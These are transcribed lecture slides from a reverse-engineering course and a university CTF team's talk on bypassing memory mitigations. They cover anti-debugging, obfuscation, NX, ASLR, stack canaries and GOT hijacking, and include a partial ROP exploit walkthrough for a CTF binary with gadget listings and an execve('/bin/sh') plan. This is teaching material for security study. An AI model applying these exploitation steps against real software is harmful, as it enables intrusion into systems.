  - CFF Explorer

WHAT WE DID TODAY

- **.NET RE**
- **Java RE**

NEXT TIME …

- **RE review**
- **anti-RE mechanisms**
- **modern RE**
- **no lab session, come for feedback or if you have questions**

REFERENCES

- **Java bytecode reverse engineering,** https://resources.infosecinstitute.com/topic/java-bytecode-reverse-engineering/
- **Bytecode Obfuscation,** https://owasp.org/www-community/controls/Bytecode_obfuscation
- **Thwart Reverse Engineering of Your Visual Basic .NET or C# Code,** https://learn.microsoft.com/en-us/archive/msdn-magazine/2003/november/thwart-reverse-engineering-of-your-visual-basic-net-or-csharp-code
- **Java and Java Virtual Machine security vulnerabilities and their exploitation techniques,** https://www.blackhat.com/presentations/bh-asia-02/LSD/bh-asia-02-lsd-article.pdf **(and older reference, talks about the details of executing java bytecode: class loader, bytecode verifier, security manager)**

REVERSE ENGINEERING – CLASS 0x08

FUTURE DIRECTIONS IN RE

Cristian Rusu

LAST TIME

- Running code that is not native
- .NET RE
- Java RE

TODAY

- Review
- Future directions

MAKE SURE YOUR SYSTEM IS STILL YOURS

MAKE SURE YOUR SYSTEM IS STILL YOURS

- rootkits
- System Call Hooking
- https://exploit.ph/linux-kernel-hacking/2014/07/10/system-call-hooking/index.html
- https://blog.aquasec.com/linux-syscall-hooking-using-tracee
- Alex Matrosov, Eugene Rodionov, Sergey Bratus, “Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats”, 2019

MAKE SURE YOU HAVE THE CORRECT TOOLS

MAKE SURE YOU HAVE THE CORRECT TOOLS

- static analysis
- dynamic analysis
- what we did not talk about is network activity: wireshark
- (maybe also detailed memory forensics)
- make sure you have the correct setup
  - isolation
  - sandbox/VM

https://www.wireshark.org/

ANTI-RE METHODS

ANTI-RE METHODS

- **Anti-debugging**
- **Anti-VM**
- **Obfuscation**
- **Packing**
- **...**

ANTI-RE METHODS: ANTI-DEBUGGING

- **try to guess that the current process is being debugged**
  - if it is, do nothing “interesting”
- **find anti-debugging tools in: running processes, title of the windows, registry installation keys**
- **both Windows and Linux have APIs to detect debuggers:**
  - Windows we have *IsDebuggerPresent*, *CheckRemoteDebuggerPresent*, *ProcessDebugPort*, *OutputDebugString* etc.
  - Linux we have *ptrace*, *procfs*, etc.
- ***TrapFlag* for each instruction**
- **Check Point Research, Anti-debugging tricks https://anti-debug.checkpoint.com/**
- **Anti-debugging techniques, https://users.cs.utah.edu/~aburtsev/malw-sem/slides/02-anti-debugging.pdf**
- **Anti-debugging topics, https://github.com/topics/anti-debugging**

ANTI-RE METHODS: ANTI-VM

- **may be hard, because the whole point of a VM is to make the guest OS “feel” like it is running on bare metal**
- **Anti-VM (connected to anti-debugging): parameters of the system, OS version, timing, etc.**
- **Anti-debugging and anti-VM techniques and anti-emulation, https://resources.infosecinstitute.com/topic/anti-debugging-and-anti-vm-techniques-and-anti-emulation/**

ANTI-RE METHODS: OBFUSCATION

- **makes code harder to understand**
- **prevents patterns matching (*metamorphing malware*)**
- **comes with performance penalties**
- ***data obfuscation*: reordering, encoding, data to procedures …**
- ***plain-text code obfuscation* is (kinda) trivial: js, php, python, etc.**
- ***machine code obfuscation*:**
  - **NOP instruction insertion**
  - **non-sense instruction insertion**
  - **replacing instructions**
  - **reordering instructions**
  - **adding jump instructions**
  - **function joining**
  - **control flow flattening**
  - **opaque jump conditions**
  - **…**

https://www.blackhat.com/presentations/bh-usa-08/Hosmer/BH_US_08_Hosmer_Polymorphic_Malware.pdf

ANTI-RE METHODS: PACKING

- **packing: blocks static analysis (mostly), *UPX***
- **very few imports from libraries**
- **disassembler can virtually find nothing useful**
- **PE header contains the usual suspects, *UPX0* …**
- **high entropy (something is encrypted or compressed)**

https://upx.github.io/

ANTI-RE METHODS: OBFUSCATION AND PACKING

- MALWARE ANALYSIS - VBScript Decoding & Deobfuscating, https://www.youtube.com/watch?v=3Q9-X_NRIJc
- Lecture 26: Obfuscation, https://www.cs.cmu.edu/~fp/courses/15411-f13/lectures/26-obfuscation.pdf
- A Tutorial on Software Obfuscation, https://mediatum.ub.tum.de/doc/1367533/file.pdf
- Awesome Executable Packing, https://github.com/packing-box/awesome-executable-packing

ANTI-CHEATING

ANTI-CHEATING

- Kernel drivers (hooking in again a problem)
- https://www.wired.com/story/kernel-anti-cheat-online-gaming-vulnerabilities/
- https://www.leagueoflegends.com/en-us/news/dev/dev-null-anti-cheat-kernel-driver/
- Valve Anti-Cheat, https://en.wikipedia.org/wiki/Valve_Anti-Cheat

MALWARE ANALYSIS

- Workshop: Malware Analysis 1, https://www.youtube.com/watch?v=d4d8VRsk4-0
- Workshop: Malware Analysis 2, https://www.youtube.com/watch?v=Gm9rzqM_RJk
- Malware Hunting with Memory Forensics, https://www.youtube.com/watch?v=ilmq5FUctsE
- Analysis of RedXOR Malware, https://ritcsec.wordpress.com/2022/05/06/analysis-of-redxor-malware/

RE AND ML

- binary diffing
- source code diffing
- CodeQL: "CodeQL lets you query code as though it were data", https://codeql.github.com/
- AFL++: "AFL++ a brute-force fuzzer coupled with an exceedingly simple but rock-solid instrumentation-guided genetic algorithm", https://github.com/AFLplusplus/AFLplusplus
- LLM will affect code writing/debugging/RE
  - PAY ATTENTION TO THIS!

NICE DEMOS

- Modern Binary Exploitation, https://github.com/RPISEC/MBE
- LifeOverflow CTF playlist, https://www.youtube.com/watch?v=MpeaSNERwQA&list=PLhixqUqwRTjywPzsTYz28l-qezFOSaUYz
- Discover Vulnerabilities in Intel CPUs!, https://www.youtube.com/watch?v=x_R1DeZxGc0
- HakByte: How to use Postman to Reverse Engineer Private APIs, https://www.youtube.com/watch?v=mbrX1_CVG-0

NICE CONFERENCES

- **DEF CON, https://www.defcon.org/**
- **CCC, www.media.ccc.de/c/35c3**
- **Hack in the Box, www.conference.hitb.org**
- **OffensiveCon, www.offensivecon.org**
- **RECON, https://recon.cx/**
- **Usenix ENIGMA, www.youtube.com/c/USENIXEnigmaConference/videos**

WHAT WE DID TODAY

- **Make sure your system is still yours**
- **Make sure you have the correct tools**
- **Anti-RE methods:**
  - anti-debugging
  - anti-VM
  - obfuscation
  - packing
- **Anti-cheating**
- **Malware analysis**
- **RE and ML**
- **References**
  - nice demos
  - nice conferences

NO NEXT TIME

- **\0**

Bypassing Mitigations

with .hidden

Who are we?

> The University's CTF team

> A community for passionate hackers and curious people

> Some of us work in the Cybersecurity industry

> Aaaaand… your teachers for today!

https://dothidden.xyz


Table of contents

Attacks


> Aleph One's Smashing the Stack for Fun and Profit

> Solar Designer's ret2libc


> Shacham's Geometry of Innocent Flesh on the Bone (ROP)




Smashing Stacks



Smashing Stacks



Returning to Libc




Returning to Libc

Innocent Flesh on the Bone

There is another way...

Innocent Flesh on the Bone



Innocent Flesh on the Bone

> Each entry on the stack is the address of a gadget

> Some entries could be addresses to data, or data in itself

> Turing complete!





Figure 16: Shellcode.

Innocent Flesh on the Bone

> Steps to ROP:

1. Dump the bytes from the executable file on disk
2. Find *ret* encoding (*0xc3 byte*)
3. Go backwards from *ret* and *try* to decode the instruction from there
4. Found a decodable instruction? Add to list of instructions
5. Select the useful instructions from the list
6. ???
7. Profit

Innocent Flesh on the Bone



Innocent Flesh on the Bone

```
f3 0f 1e fa 55 48 89 e5 48 8d
05 ac 0e 00 00 48 89 c7 e8 f0
fe ff ff b8 00 00 00 00 5d c3
```
→ `ret`

```
f3 0f 1e fa 55 48 89 e5 48 8d
05 ac 0e 00 00 48 89 c7 e8 f0
fe ff ff b8 00 00 00 00 5d c3
```
→ `pop rbp; ret`

```
f3 0f 1e fa 55 48 89 e5 48 8d
05 ac 0e 00 00 48 89 c7 e8 f0
fe ff ff b8 00 00 00 00 5d c3
```
→ `add BYTE PTR [rbp-0x3d], bl; add BYTE PTR [rax], al`

```
f3 0f 1e fa 55 48 89 e5 48 8d
05 ac 0e 00 00 48 89 c7 e8 f0
fe ff ff b8 00 00 00 00 5d c3
```
→ `mov eax, 0x0; pop rbp; ret`


Mitigations

> Non-executable stack

> Address Space Layout Randomization

> Position Independent Executable

> Stack canaries



NX/XD bit / W^X policy / DEP

> A reaction to the initial buffer overflow attack

> Virtual Memory is marked with permissions

> Successfully stopped shellcode execution… before ROP became a thing

> Hardware AND software implementations

NX/XD bit / W^X policy / DEP

```
$ cat /proc/self/maps
```

```
<address start>-<address end> <mode> <offset>  <file path>
557d11cb1000-557d11cb2000     r--p  00000000  /bin/cat
557d11cb2000-557d11cb3000     r-xp  00001000  /bin/cat
557d11cb3000-557d11cb4000     r--p  00002000  /bin/cat
557d11cb4000-557d11cb5000     r--p  00002000  /bin/cat
557d11cb5000-557d11cb6000     rw-p  00003000  /bin/cat
7ffd12736000-7ffd12757000     rw-p  00000000  [stack]
```

ASLR & PIE

> Address Space Layout Randomization is a mechanism implemented in the Kernel to randomize addresses at which certain virtual memory is loaded:

- > base address of a binary (requires PIE)
- > base address of a dynamic library
- > stack & heap

```
7f7004600000-7f7004628000 r--p 00000000  /usr/lib/x86_64-linux-gnu/libc.so.6
7f7004628000-7f70047bd000 r-xp 00028000  /usr/lib/x86_64-linux-gnu/libc.so.6
7f70047bd000-7f7004815000 r--p 001bd000  /usr/lib/x86_64-linux-gnu/libc.so.6
7f7004815000-7f7004819000 r--p 00214000  /usr/lib/x86_64-linux-gnu/libc.so.6
7f7004819000-7f700481b000 rw-p 00218000  /usr/lib/x86_64-linux-gnu/libc.so.6
```

ASLR & PIE

> In the past, binaries used to be loaded at the same address in memory

> Due to the need for multi-tasking and sharing code from a binary to another, PIC (position independent code) was born

> PIE is the result of security mitigations

ASLR & PIE

> How are binaries loaded and executed?

> They're loaded into virtual memory by a loader at a certain default address

- > 0x08048000 on 32 Bits
- > 0x400000 on 64 Bits

> PIE is an executable produced with code that guarantees usage of relative offsets for jumps, etc…

- > *jmp [RIP+0x42]* instead of *jmp 0x400142*

ASLR & PIE

> PIE basically allows ASLR to *randomize* the initial address the binary is loaded at (called the image/binary base address)

> Non-PIE binary vs PIE binary

```
00400000-00401000  r--p          557d11cb1000-557d11cb2000  r--p
00401000-00402000  r-xp          557d11cb2000-557d11cb3000  r-xp
00402000-00403000  r--p          557d11cb3000-557d11cb4000  r--p
00403000-00404000  r--p          557d11cb4000-557d11cb5000  r--p
00404000-00405000  rw-p          557d11cb5000-557d11cb6000  rw-p
```

ASLR & PIE


> An important observation: offsets from the base address remain the same!

> Non-PIE function ***vulnerable_f()*** at 0x401**337** will be found in PIE at 0x557d11cb2**337** (if ASLR is enabled)

```
00400000-00401000  r--p          557d11cb1000-557d11cb2000  r--p
00401000-00402000  r-xp          557d11cb2000-557d11cb3000  r-xp
00402000-00403000  r--p          557d11cb3000-557d11cb4000  r--p
00403000-00404000  r--p          557d11cb4000-557d11cb5000  r--p
00404000-00405000  rw-p          557d11cb5000-557d11cb6000  rw-p
```

ASLR & PIE

> You can imagine that ASLR (& PIE) acts as a slide for loading binaries




Stack canaries

> Secret random value placed on the stack to ensure integrity


> Three types:

- > Terminator Canaries
- > Random Canaries
- > XOR Canaries

> Also called *stack cookies* :D




Stack canaries




```
void func()
{
[...]
 if (canary != original_val)
 {
   __stack_chk_fail();
 }
 return;
}
```

Stack canaries




```
void func()
{
[...]
 if (canary != original_val)
 {                  what we get
   __stack_chk_fail();
 }
 return;            what we want
}
```

Stack canaries

> To bypass canaries, you need to leak them and overwrite them correctly

> Canaries are also bruteforce-able if they do not change from execution to execution (forks)

GOT & PLT

GOT & PLT

> GOT & PLT are very often essential for exploits

> Initial target for leaks

> Employs two different mechanisms for address binding


  > Lazy binding

  > Eager binding

GOT & PLT

> **Lazy binding** looks up addresses as they are needed


> Whenever a function is called, its address is looked up and added to the .got, so **WRITE** permissions are needed during runtime.



GOT & PLT

> **Eager binding** looks up addresses at the beginning of execution, resolving every symbol

> It marks the .got section **READ-ONLY**



GOT in Ghidra

Legend:
> Green -> Address/Offset > Purple -> Symbol
> Blue -> Actual bytes/value > Orange -> References to address


```
                        PTR_strncpy_00404020                    XREF[1]:     strncpy:00401104
00404020 10 50 40        addr        <EXTERNAL>::strncpy                     = ??
         00 00 00
         00 00

                        PTR_puts_00404028                       XREF[1]:     puts:00401114
00404028 18 50 40        addr        <EXTERNAL>::puts                        = ??
         00 00 00
         00 00

                        PTR_fclose_00404030                     XREF[1]:     fclose:00401124
00404030 20 50 40        addr        <EXTERNAL>::fclose                      = ??
         00 00 00
         00 00

                        PTR___stack_chk_fail_00404038           XREF[1]:     __stack_chk_fail:00401134
00404038 28 50 40        addr        <EXTERNAL>::__stack_chk_fail            = ??
         00 00 00
         00 00

                        PTR_printf_00404040                     XREF[1]:     printf:00401144
00404040 30 50 40        addr        <EXTERNAL>::printf                      = ??
         00 00 00
         00 00

                        PTR_fgets_00404048                      XREF[1]:     fgets:00401154
00404048 38 50 40        addr        <EXTERNAL>::fgets                       = ??
         00 00 00
         00 00
```

PLT in Ghidra

Legend:
> Green -> Address/Offset > Purple -> Symbol > Red -> Instructions
> Blue -> Actual bytes/value > Orange -> References to address

```
                        thunk char * strncpy(char * __dest, char * __src, size_t n)
                        <EXTERNAL>::strncpy                     XREF[1]:  read_syslog:00401356(c)
00401100 f3 0f 1e fa    ENDBR64
00401104 f2 ff 25       JMP       qword ptr [->>EXTERNAL>::strncpy]
         15 2f 00 00

                        thunk int puts(char * __s)
                        <EXTERNAL>::puts                        XREF[8]:  read_syslog:004012fc(c),
                                                                          main:004014fc(c)
00401110 f3 0f 1e fa    ENDBR64
00401114 f2 ff 25       JMP       qword ptr [->>EXTERNAL>::puts]
         0d 2f 00 00

                        thunk int fclose(FILE * __stream)
                        <EXTERNAL>::fclose                      XREF[1]:  read_syslog:0040145a(c)
00401120 f3 0f 1e fa    ENDBR64
00401124 f2 ff 25       JMP       qword ptr [->>EXTERNAL>::fclose]
         05 2f 00 00

                        thunk noreturn undefined __stack_chk_fail()
                        <EXTERNAL>::__stack_chk_fail            XREF[1]:  read_syslog:00401473(c)
00401130 f3 0f 1e fa    ENDBR64
00401134 f2 ff 25       JMP       qword ptr [->>EXTERNAL>::__stack_chk_fail]
         fd 2e 00 00

                        thunk int printf(char * __format, ...)
                        <EXTERNAL>::printf                      XREF[4]:  read_syslog:0040143b(c),
                                                                          main:0040154c(c)
00401140 f3 0f 1e fa    ENDBR64
00401144 f2 ff 25       JMP       qword ptr [->>EXTERNAL>::printf]
         f5 2e 00 00

                        thunk char * fgets(char * __s, int __n, FILE * __stream)
                        <EXTERNAL>::fgets                       XREF[3]:  read_syslog:0040137f(c),
                                                                          main:004015f6(c)
00401150 f3 0f 1e fa    ENDBR64
00401154 f2 ff 25       JMP       qword ptr [->>EXTERNAL>::fgets]
         ed 2e 00 00
```


GOT & PLT Flow



GOT & PLT

> When using *Lazy Binding*, GOT addresses are writable… (also known as *partial RELRO - Relocation Read-Only*)

> Because of this, we can hijack GOT and transform any function to any other function we have access to



Exploit building 101

Defcamp Walkthrough

Exploit building

> We're going to take a look at ***bistro*** from Defcamp DCTF-2023

> Small, simple binary and perfect for learning

> Generally, when we analyze binaries to build exploits, we follow these steps:

1. Check the executable protections
2. Decompile it and analyze the code
3. Think
4. Script
5. Run

Exploit building

> Running *checksec* on the binary:

```
$ checksec restaurant
```

RELRO	STACK CANARY	NX	PIE
Partial RELRO	No canary found	NX enabled	No PIE

Exploit building

> Decompiling the binary:

```
undefined8 custom(void)

{
  char local_78 [112];

  printf("Choose what you want to eat:");

  gets(local_78);

  return 0;

}
```

Decompiled w/ Ghidra

```
undefined8 main()
{
  int local_c;
  puts("==============================");
  puts("            MENU              ");
  puts("==============================");
  puts("1. Chessburger..............2$");
  puts("2. Hamburger................3$");
  puts("3. Custom dinner............10$");
  printf(">> ");
  __isoc99_scanf("%d",&local_c);
  if (local_c == 2) {
    puts("2. Hamburger..............3$");
  }
  else {
    if (local_c == 3) {
      custom();
    }
    else if (local_c == 1) {
      puts("1. Chessburger............2$");
      return 0;
    }
    puts("Wrong choice");
  }
  return 0;
}
```

Exploit building

> Decompiling the binary:

```
undefined8 custom(void)

{
  char local_78 [112];
  printf("Choose what you want to eat:");
  gets(local_78);
  return 0;
}
```

Decompiled w/ Ghidra

```
undefined8 main()
{
  int local_c;
  puts("==============================");
  puts("            MENU              ");
  puts("==============================");
  puts("1. Chessburger..............2$");
  puts("2. Hamburger................3$");
  puts("3. Custom dinner............10$");
  printf(">> ");
  __isoc99_scanf("%d",&local_c);
  if (local_c == 2) {
    puts("2. Hamburger................3$");
  }
  else {
    if (local_c == 3) {
      custom();
    }
    else if (local_c == 1) {
      puts("1. Chessburger............2$");
      return 0;
    }
    puts("Wrong choice");
  }
  return 0;
}
```

Exploit building

> No canary -> overflow is possible

> No PIE -> easy address jumping

> NX Enabled -> no shellcoding on the stack

==> Our only option is ROP

Exploit building

> Ideally, we should be able to call *execve("/bin/sh")* from gadgets in the binary

> We can check what we need for execve on this link: https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

Exploit building

> So, we would need:

> write RAX gadget

> write RDI gadget

> write RSI gadget

> write RDX gadget

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

Exploit building

> Available gadgets (using ROPGadget):

```
0x000000000040089c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089e : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004008a0 : pop r14 ; pop r15 ; ret
0x00000000004008a2 : pop r15 ; ret
0x00000000004006e4 : pop rbp ; jmp 0x400670
0x000000000040065b : pop rbp ; mov edi, 0x601050 ; jmp rax
0x000000000040089b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400668 : pop rbp ; ret
0x00000000004008a3 : pop rdi ; ret
0x00000000004008a1 : pop rsi ; pop r15 ; ret
0x000000000040089d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004005b6 : push 0 ; jmp 0x4005a0
0x00000000004005c6 : push 1 ; jmp 0x4005a0
0x00000000004005d6 : push 2 ; jmp 0x4005a0
0x00000000004005e6 : push 3 ; jmp 0x4005a0
0x00000000004005f6 : push 4 ; jmp 0x4005a0
0x000000000040065d : push rax ; adc byte ptr [rax], ah ; jmp rax
0x00000000004006e0 : push rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400670
0x000000000040059c : ret
0x00000000004008ac2 : retf 0x70c
0x0000000000400658 : sal byte ptr [rbp + rcx + 0x5d], 0xbf ; push rax ; adc byte ptr [rax], ah ; jmp rax
0x000000000040069a : sal byte ptr [rbx + rcx + 0x5d], 0xbf ; push rax ; adc byte ptr [rax], ah ; jmp rax
0x0000000000400595 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x00000000004008b5 : sub esp, 8 ; add rsp, 8 ; ret
0x00000000004008b4 : sub rsp, 8 ; add rsp, 8 ; ret
0x00000000004008aa : test byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; ret
0x0000000000400594 : test eax, eax ; je 0x40059a ; call rax
0x0000000000400593 : test rax, rax ; je 0x40059a ; call rax
```

Exploit building

> Available gadgets (using ROPGadget):

```
0x0000000000400726 : call qword ptr [rax + 0x4855c35d]
0x000000000040090b : call qword ptr [rax + 0x4b000000]
0x0000000000400832 : call qword ptr [rax + 0xb8]
0x0000000000400598 : call rax
0x000000000040088c : fmul qword ptr [rax - 0x7d] ; ret
0x000000000040062a : hlt ; nop dword ptr [rax + rax] ; ret
0x00000000004006e3 : in eax, 0x5d ; jmp 0x400670
0x0000000000400596 : je 0x40059a ; call rax
0x0000000000400659 : je 0x400668 ; pop rbp ; mov edi, 0x601050 ; jmp rax
0x000000000040069b : je 0x4006a8 ; pop rbp ; mov edi, 0x601050 ; jmp rax
0x00000000004005bb : jmp 0x4005a0
0x00000000004006e5 : jmp 0x400670
0x000000000040088d : jmp 0x400834
0x0000000000400a4b : jmp qword ptr [rax]
0x0000000000400ad3 : jmp qword ptr [rbp]
0x0000000000400661 : jmp rax
0x000000000040076a : leave ; ret
0x00000000004006c2 : mov byte ptr [rip + 0x2009bf], 1 ; pop rbp ; ret
0x0000000000400765 : mov eax, 0 ; leave ; ret
0x00000000004006e2 : mov ebp, esp ; pop rbp ; jmp 0x400670
0x00000000004006c4 : mov edi, 0x1002009 ; pop rbp ; ret
0x000000000040065c : mov edi, 0x601050 ; jmp rax
0x00000000004006e1 : mov rbp, rsp ; pop rbp ; jmp 0x400670
0x0000000000400833 : nop ; mov eax, 0 ; leave ; ret
0x0000000000400727 : nop ; pop rbp ; ret
0x0000000000400663 : nop dword ptr [rax + rax] ; pop rbp ; ret
0x000000000040062b : nop dword ptr [rax + rax] ; ret
0x00000000004006a5 : nop dword ptr [rax] ; pop rbp ; ret
0x00000000004006c5 : or dword ptr [rax], esp ; add byte ptr [rcx], al ; pop rbp ; ret
0x000000000040069c : or ebx, dword ptr [rbp - 0x41] ; push rax ; adc byte ptr [rax], ah ; jmp rax
```

Exploit building

> Available gadgets (using ROPGadget):

```
0x00000000004005f7 : add al, 0 ; add byte ptr [rax], al ; jmp 0x4005a0
0x00000000004005d7 : add al, byte ptr [rax] ; add byte ptr [rax], al ; jmp 0x4005a0
0x000000000040062f : add bl, dh ; ret
0x00000000004008ad : add byte ptr [rax], al ; add bl, dh ; ret
0x00000000004008ab : add byte ptr [rax], al ; add byte ptr [rax], al ; add bl, dh ; ret
0x00000000004005b7 : add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0x4005a0
0x0000000000400766 : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x00000000004006dc : add byte ptr [rax], al ; add byte ptr [rax], al ; push rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400670
0x00000000004008ac : add byte ptr [rax], al ; add byte ptr [rax], al ; ret
0x00000000004006dd : add byte ptr [rax], al ; add byte ptr [rbp + 0x48], dl ; mov ebp, esp ; pop rbp ; jmp 0x400670
0x0000000000400767 : add byte ptr [rax], al ; add cl, cl ; ret
0x00000000004005b9 : add byte ptr [rax], al ; jmp 0x4005a0
0x0000000000400768 : add byte ptr [rax], al ; leave ; ret
0x0000000000400666 : add byte ptr [rax], al ; pop rbp ; ret
0x00000000004006de : add byte ptr [rax], al ; push rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400670
0x000000000040062e : add byte ptr [rax], al ; ret
0x0000000000400665 : add byte ptr [rax], r8b ; pop rbp ; ret
0x000000000040062d : add byte ptr [rax], r8b ; ret
0x00000000004006df : add byte ptr [rbp + 0x48], dl ; mov ebp, esp ; pop rbp ; jmp 0x400670
0x00000000004006c7 : add byte ptr [rcx], al ; pop rbp ; ret
0x0000000000400769 : add cl, cl ; ret
0x00000000004005c7 : add dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x4005a0
0x00000000004006c8 : add dword ptr [rbp - 0x3d], ebx ; nop dword ptr [rax + rax] ; ret
0x00000000004005e7 : add eax, dword ptr [rax] ; add byte ptr [rax], al ; jmp 0x4005a0
0x000000000040059b : add esp, 8 ; ret
0x000000000040059a : add rsp, 8 ; ret
0x0000000000400628 : and byte ptr [rax], al ; hlt ; nop dword ptr [rax + rax] ; ret
0x00000000004005b4 : and byte ptr [rax], al ; push 0 ; jmp 0x4005a0
0x00000000004005c4 : and byte ptr [rax], al ; push 1 ; jmp 0x4005a0
0x00000000004005d4 : and byte ptr [rax], al ; push 2 ; jmp 0x4005a0
0x00000000004005e4 : and byte ptr [rax], al ; push 3 ; jmp 0x4005a0
0x00000000004005f4 : and byte ptr [rax], al ; push 4 ; jmp 0x4005a0
